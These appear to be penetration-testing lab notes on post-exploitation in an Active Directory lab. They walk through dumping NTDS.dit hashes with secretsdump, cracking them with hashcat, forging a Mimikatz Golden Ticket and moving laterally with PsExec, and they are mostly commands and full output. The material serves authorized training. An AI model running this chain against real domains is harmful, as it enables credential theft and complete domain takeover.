We've Compromised the Domain - Now What?

Now what?

Provide Value

- Put on blinders and do it again. Find other vulnerabilities and others ways in/around.
- Dump NTDS.dat and crack hashes
- Emumerate more. Find as much info as possible to let them know what can be found, such as sensitive information.

Persistence

- Create a DA Account (Make sure you delete it when operation is done)
- Creating Golden Ticket can be helpful as well

Dumping NTDs.dit

NTDS.dit is a database used to store AD data. This includes:

- User Info
- Group Info
- Security Descriptors
- and Password Hashes

We can use SecretsDump against the DC

```
┌──(kali㉿kali)-[~]
└─$ secretsdump.py MARVEL.local/pparker:'Password2'@192.168.138.132 -just-dc-ntlm
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:920ae267e048417fcfe00f49ecbd4b33:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:9b2513501a69d53af33aa6cdc8915735:::
MARVEL.local\fcastle:1103:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
MARVEL.local\tstark:1104:aad3b435b51404eeaad3b435b51404ee:40d3ddcc6d42c0ac000aaafe3cb5437b:::
MARVEL.local\pparker:1105:aad3b435b51404eeaad3b435b51404ee:c39f2beb3d2ec06a62cb887fb391dee0:::
MARVEL.local\SQLService:1106:aad3b435b51404eeaad3b435b51404ee:f4ab68f27303bcb4024650d8fc5f973a:::
HYDRA-DC$:1000:aad3b435b51404eeaad3b435b51404ee:64eac4280b92bbc8783c29bd638257fc:::
THEPUNISHER$:1107:aad3b435b51404eeaad3b435b51404ee:89371d74d536c916d94daa36c1b91e41:::
SPIDERMAN$:1108:aad3b435b51404eeaad3b435b51404ee:f49189d6b0b38ffc042742cc935c24c1:::
[*] Cleaning up ...
```

```
secretsdump.py DOMAIN/USER:PASSWORD@DC-IP
```

To dump JUST the NTDS.dit

```
secretsdump.py DOMAIN/USER:PASSWORD@DC-IP -just-dc-ntlm
```

```
┌──(root㉿kali)-[~]
└─# secretsdump.py GIBSON.local/plague:'Password1!'@192.168.126.131 -just-dc-ntlm
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:9e7c6b33d9a2dfc1c9aef53eb2837b32:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d92435e2656a13b5d68deae8fcb5334f:::
GIBSON.local\Nikon:1103:aad3b435b51404eeaad3b435b51404ee:217e50203a5aba59cefa863c724bf61b:::
GIBSON.local\SQLService:1104:aad3b435b51404eeaad3b435b51404ee:f4ab68f27303bcb4024650d8fc5f973a:::
GIBSON.local\joey:1108:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
GIBSON.local\Burn:1109:aad3b435b51404eeaad3b435b51404ee:c39f2beb3d2ec06a62cb887fb391dee0:::
ExilIelyso:1112:aad3b435b51404eeaad3b435b51404ee:a267383a92609b146055b9c72321c6fa:::
plague:1113:aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f:::
GIBSON-DC$:1000:aad3b435b51404eeaad3b435b51404ee:8560afc340a7e9ea6504082833eae486:::
NIKON-PC$:1110:aad3b435b51404eeaad3b435b51404ee:39e5fac2506c8cb4b2e7223a273bab60:::
PHREAK-PC$:1111:aad3b435b51404eeaad3b435b51404ee:64bbec2cf6d3c8a078b601283525f5d1:::
[*] Cleaning up...

┌──(root㉿kali)-[~]
└─# _
```

Cracking the password

We need just the NT part of the hash. The second string after the colon(:)

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:9e7c6b33d9a2dfc1c9aef53eb2837b32:::
```


```
LM-> aad3b435b51404eeaad3b435b51404ee:9e7c6b33d9a2dfc1c9aef53eb2837b32 <-NT
```

We can use Excel or something similar(I used Libre Office, so Libre Calc)


We can input the data

	A	B	C	D	E	F	G	H
1	Administrator:500:aad3b435b51404eeaad3b435b51404ee:9e7c6b33d9a2dfc1c9aef53eb2837b32:::							
2	Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::							
3	krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d92435e2656a13b5d68deae8fcb5334f:::							
4	GIBSON.local\Nikon:1103:aad3b435b51404eeaad3b435b51404ee:217e50203a5aba59cefa863c724bf61b:::							
5	GIBSON.local\SQLService:1104:aad3b435b51404eeaad3b435b51404ee:f4ab68f27303bcb4024650d8fc5f973a:::							
6	GIBSON.local\joey:1108:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::							
7	GIBSON.local\Burn:1109:aad3b435b51404eeaad3b435b51404ee:c39f2beb3d2ec06a62cb887fb391dee0:::							
8	ExilIelyso:1112:aad3b435b51404eeaad3b435b51404ee:a267383a92609b146055b9c72321c6fa:::							
9	plague:1113:aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f:::							
10	GIBSON-DC$:1000:aad3b435b51404eeaad3b435b51404ee:8560afc340a7e9ea6504082833eae486:::							
11	NIKON-PC$:1110:aad3b435b51404eeaad3b435b51404ee:39e5fac2506c8cb4b2e7223a273bab60:::							
12	PHREAK-PC$:1111:aad3b435b51404eeaad3b435b51404ee:64bbec2cf6d3c8a078b601283525f5d1:::							
13								

Go to Data > text to Columns...



and change the Delimited/Seperator to a colon(:)



and grab the NT hashes in an easy list

	A	B	C	D
1	Administrator	500	aad3b435b51404eeaad3b435b51404ee	9e7c6b33d9a2dfc1c9aef53eb2837b32
2	Guest	501	aad3b435b51404eeaad3b435b51404ee	31d6cfe0d16ae931b73c59d7e0c089c0
3	krbtgt	502	aad3b435b51404eeaad3b435b51404ee	d92435e2656a13b5d68deae8fcb5334f
4	SON.local\N	1103	aad3b435b51404eeaad3b435b51404ee	217e50203a5aba59cefa863c724bf61b
5	N.local\SQL	1104	aad3b435b51404eeaad3b435b51404ee	f4ab68f27303bcb4024650d8fc5f973a
6	SON.local\j	1108	aad3b435b51404eeaad3b435b51404ee	64f12cddaa88057e06a81b54e73b949b
7	SON.local\B	1109	aad3b435b51404eeaad3b435b51404ee	c39f2beb3d2ec06a62cb887fb391dee0
8	Exillelyso	1112	aad3b435b51404eeaad3b435b51404ee	a267383a92609b146055b9c72321c6fa
9	plague	1113	aad3b435b51404eeaad3b435b51404ee	7facdc498ed1680c4fd1448319a8c04f
10	GIBSON-DC$	1000	aad3b435b51404eeaad3b435b51404ee	8560afc340a7e9ea6504082833eae486
11	NIKON-PC$	1110	aad3b435b51404eeaad3b435b51404ee	39e5fac2506c8cb4b2e7223a273bab60
12	HREAK-PC	1111	aad3b435b51404eeaad3b435b51404ee	64bbec2cf6d3c8a078b601283525f5d1
13				

Put those hashes in a file

```
 GNU nano 7.2
9e7c6b33d9a2dfc1c9aef53eb2837b32
31d6cfe0d16ae931b73c59d7e0c089c0
d92435e2656a13b5d68deae8fcb5334f
217e50203a5aba59cefa863c724bf61b
f4ab68f27303bcb4024650d8fc5f973a
64f12cddaa88057e06a81b54e73b949b
c39f2beb3d2ec06a62cb887fb391dee0
a267383a92609b146055b9c72321c6fa
7facdc498ed1680c4fd1448319a8c04f
8560afc340a7e9ea6504082833eae486
39e5fac2506c8cb4b2e7223a273bab60
64bbec2cf6d3c8a078b601283525f5d1
_
```

and crack them

```
hashcat -m 1000 hash-list wordlist
```

```
┌──(root㉿kali)-[~]
└─# hashcat -m 1000 NTHashes.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 4.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================
* Device #1: cpu-sandybridge-11th Gen Intel(R) Core(TM) i9-11900K @ 3.50GHz, 2910/5884 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 12 digests; 12 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

64f12cddaa88057e06a81b54e73b949b:Password1
31d6cfe0d16ae931b73c59d7e0c089c0:
c39f2beb3d2ec06a62cb887fb391dee0:Password2
7facdc498ed1680c4fd1448319a8c04f:Password1!
217e50203a5aba59cefa863c724bf61b:P@ssw0rd!
f4ab68f27303bcb4024650d8fc5f973a:MYpassword123#
```

Then we can use Vlookups, to pair the hash with the user

```
=VLOOKUP(B3,Sheet2!A:B,2,FALSE)
```


```
=VLOOKUP(D1,$Sheet2.A:B,2,0)
```

	A	B	C	D	E
1	Administrator	500	aad3b435b51404eeaad3b435b51404ee	9e7c6b33d9a2dfc1c9aef53eb2837b32	#N/A
2	Guest	501	aad3b435b51404eeaad3b435b51404ee	31d6cfe0d16ae931b73c59d7e0c089c0	
3	krbtgt	502	aad3b435b51404eeaad3b435b51404ee	d92435e2656a13b5d68deae8fcb5334f	#N/A
4	GIBSON.local\Nikon	1103	aad3b435b51404eeaad3b435b51404ee	217e50203a5aba59cefa863c724bf61b	P@ssw0rd!
5	GIBSON.local\SQLService	1104	aad3b435b51404eeaad3b435b51404ee	f4ab68f27303bcb4024650d8fc5f973a	MYpassword123#
6	GIBSON.local\joey	1108	aad3b435b51404eeaad3b435b51404ee	64f12cddaa88057e06a81b54e73b949b	Password1
7	GIBSON.local\Burn	1109	aad3b435b51404eeaad3b435b51404ee	c39f2beb3d2ec06a62cb887fb391dee0	Password2
8	Exillelyso	1112	aad3b435b51404eeaad3b435b51404ee	a267383a92609b146055b9c72321c6fa	#N/A
9	plague	1113	aad3b435b51404eeaad3b435b51404ee	7facdc498ed1680c4fd1448319a8c04f	Password1!
10	GIBSON-DC$	1000	aad3b435b51404eeaad3b435b51404ee	8560afc340a7e9ea6504082833eae486	#N/A
11	NIKON-PC$	1110	aad3b435b51404eeaad3b435b51404ee	9869fcfaa7f8029e328ff80db2639a91	#N/A
12	PHREAK-PC$	1111	aad3b435b51404eeaad3b435b51404ee	42d247fea5836a605ae05e53af09fa55	#N/A


Golden Ticket Attacks Overview

- When we compromise the KRBTGT account, we own the domain
- We can request access to any resource or system, on the domain
- Golden tickets = complete access to every machine

Utilizing Mimikatz to obtain the necessary info



Once we have the SID and KRBTGT hash, we can generate a ticket



With ah Golden Ticket, we can not access other machines from the command line

```
C:\Users\Administrator.AFCR-DC\Downloads>dir \\10.0.0.25\C$
 Volume in drive \\10.0.0.25\C$ has no label.
 Volume Serial Number is 3096-127D

 Directory of \\10.0.0.25\C$

04/07/2021  10:24 AM    <DIR>          inetpub
12/07/2019  02:14 AM    <DIR>          PerfLogs
04/13/2021  09:56 AM    <DIR>          Program Files
04/07/2021  11:59 AM    <DIR>          Program Files (x86)
04/07/2021  12:00 PM    <DIR>          Python27
07/18/2023  10:01 PM    <DIR>          Users
07/18/2023  10:04 PM    <DIR>          Windows
               0 File(s)              0 bytes
               7 Dir(s)  42,276,917,248 bytes free

C:\Users\Administrator.AFCR-DC\Downloads>PsExec64.exe \\10.0.0.25 cmd.exe

PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 10.0.19042.631]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
marvel\administrator

C:\Windows\system32>hostname
THEPUNISHER
```

Golden Ticket Attacks Lab

Get Mimikatz running and enable debug

```
C:\Users\Administrator\Downloads>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz #
```

Run lsadump but going to run this for one user

```
lsadump::lsa /inject /name:user
```

```
mimikatz # lsadump::lsa /inject /name:krbtgt
Domain : GIBSON / S-1-5-21-3985439650-2305610252-3100888474

RID  : 000001f6 (502)
User : krbtgt

 * Primary
    NTLM : d92435e2656a13b5d68deae8fcb5334f
    LM   :
  Hash NTLM: d92435e2656a13b5d68deae8fcb5334f
    ntlm- 0: d92435e2656a13b5d68deae8fcb5334f
    lm  - 0: 9a284c05084f28c5f184a5c3a34ca420

 * WDigest
    01  2a6d360146f588d38ed4aafa7fd31cff
    02  7c0fdb43d4afcacec8b9904005598165
    03  bfd58f7425c8ef63c0d4f43b2980a205
    04  2a6d360146f588d38ed4aafa7fd31cff
    05  7c0fdb43d4afcacec8b9904005598165
    06  10fa7fcc66f7c89ffdef293535353576
    07  2a6d360146f588d38ed4aafa7fd31cff
    08  3401a0b147f58a94a32cd961bfa339b5
    09  3f99bca445983fa288d1ca439ec48728
    10  c304b9748fda9598ab85ee3a666168f9
    11  9f708f8fc88d535cb796f3d3521a30ee
    12  3f99bca445983fa288d1ca439ec48728
    13  3a30c8c62f98eb816193791dfa562614
    14  9f708f8fc88d535cb796f3d3521a30ee
    15  05be5366c1f6059b40f465187a837d81
    16  a62fb5248c13e0752eb8b67d327e947d
    17  a57f0b6bdaa9a6599f965f3919466f39
    18  bd8708b64fdff5fd6e9455b7996b7b6c
    19  7130a75d69c6785336313d4d0360b9b1
    20  fa66a63891ac0f0d202519a176408adf
    21  6638bf3a6280316d292cf4f9f540a910
    22  6638bf3a6280316d292cf4f9f540a910
    23  a59149db417a8525810b3e61a1da53a6
    24  19e955f36f49a8ef570be6cb69c144a9
    25  a318a3327f03b64adb0b734b0d7e0375
    26  77d7c41933a66419d3f5d83665b0e577
    27  944366312efcb53f43b827408491b905
    28  9661b26ae2d96a433bb5a60aaf0a4e34
    29  60832ecbf3c8fdcc684b278c11a2ac7d

 * Kerberos
    Default Salt : GIBSON.LOCALkrbtgt
    Credentials
      des_cbc_md5       : ea61fb79efb52f52

 * Kerberos-Newer-Keys
    Default Salt : GIBSON.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 47f8caba9752fbdb8c40c13511d0ba2bb51893a0bf57345f49d1bca380ced935
      aes128_hmac       (4096) : 7c0797eed29db3b4796f33425c9a0c26
      des_cbc_md5       (4096) : ea61fb79efb52f52

 * NTLM-Strong-NTOWF
    Random Value : f6fbff8c465f03ba8157fab71b7b4102

mimikatz #
```

We need the Domain SID and the hash of the KRBTGT Account

```
mimikatz # lsadump::lsa /inject /name:krbtgt
Domain : GIBSON / S-1-5-21-3985439650-2305610252-3100888474

RID  : 000001f6 (502)
User : krbtgt

 * Primary
    NTLM : d92435e2656a13b5d68deae8fcb5334f
    LM   :
  Hash NTLM: d92435e2656a13b5d68deae8fcb5334f
    ntlm- 0: d92435e2656a13b5d68deae8fcb5334f
    lm  - 0: 9a284c05084f28c5f184a5c3a34ca420
```

now run

```
kerberos::golden /User:Administrator /domain:domain /sid:Domain-SID
/krbtgt:hash /id:500 /ptt
```

the ID is the RID of the Administrator account, and /ptt is pass the ticket, meaning we are going to pass the ticket to the next session.

```
mimikatz # kerberos::golden /User:Administrator /domain:Gibson.local /sid:S-1-5-21-3985439650-2305610252-3100888474 /krbtgt:d92435e2656a13b5d68deae8fcb5334f /id:500 /ptt
User      : Administrator
Domain    : Gibson.local (GIBSON)
SID       : S-1-5-21-3985439650-2305610252-3100888474
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: d92435e2656a13b5d68deae8fcb5334f - rc4_hmac_nt
Lifetime  : 12/18/2023 9:27:38 AM ; 12/15/2033 9:27:38 AM ; 12/15/2033 9:27:38 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'Administrator @ Gibson.local' successfully submitted for current session

mimikatz #
```

If we now run

```
misc::cmd
```

We get a new command prompt that is utilizing the Golden Ticket in our current session.

```
C:\Users\Administrator\Downloads>dir \\NIKON\c$
The network path was not found.

C:\Users\Administrator\Downloads>dir \\NIKON-PC\c$
 Volume in drive \\NIKON-PC\c$ has no label.
 Volume Serial Number is 9291-BF79

 Directory of \\NIKON-PC\c$

12/07/2019  01:14 AM    <DIR>          PerfLogs
06/29/2022  08:00 PM    <DIR>          Program Files
06/29/2022  07:51 PM    <DIR>          Program Files (x86)
11/13/2023  12:27 PM    <DIR>          Users
12/18/2023  09:27 AM    <DIR>          Windows
               0 File(s)              0 bytes
               5 Dir(s)  51,606,855,680 bytes free

C:\Users\Administrator\Downloads>
```

We can download psexec and to access other machines.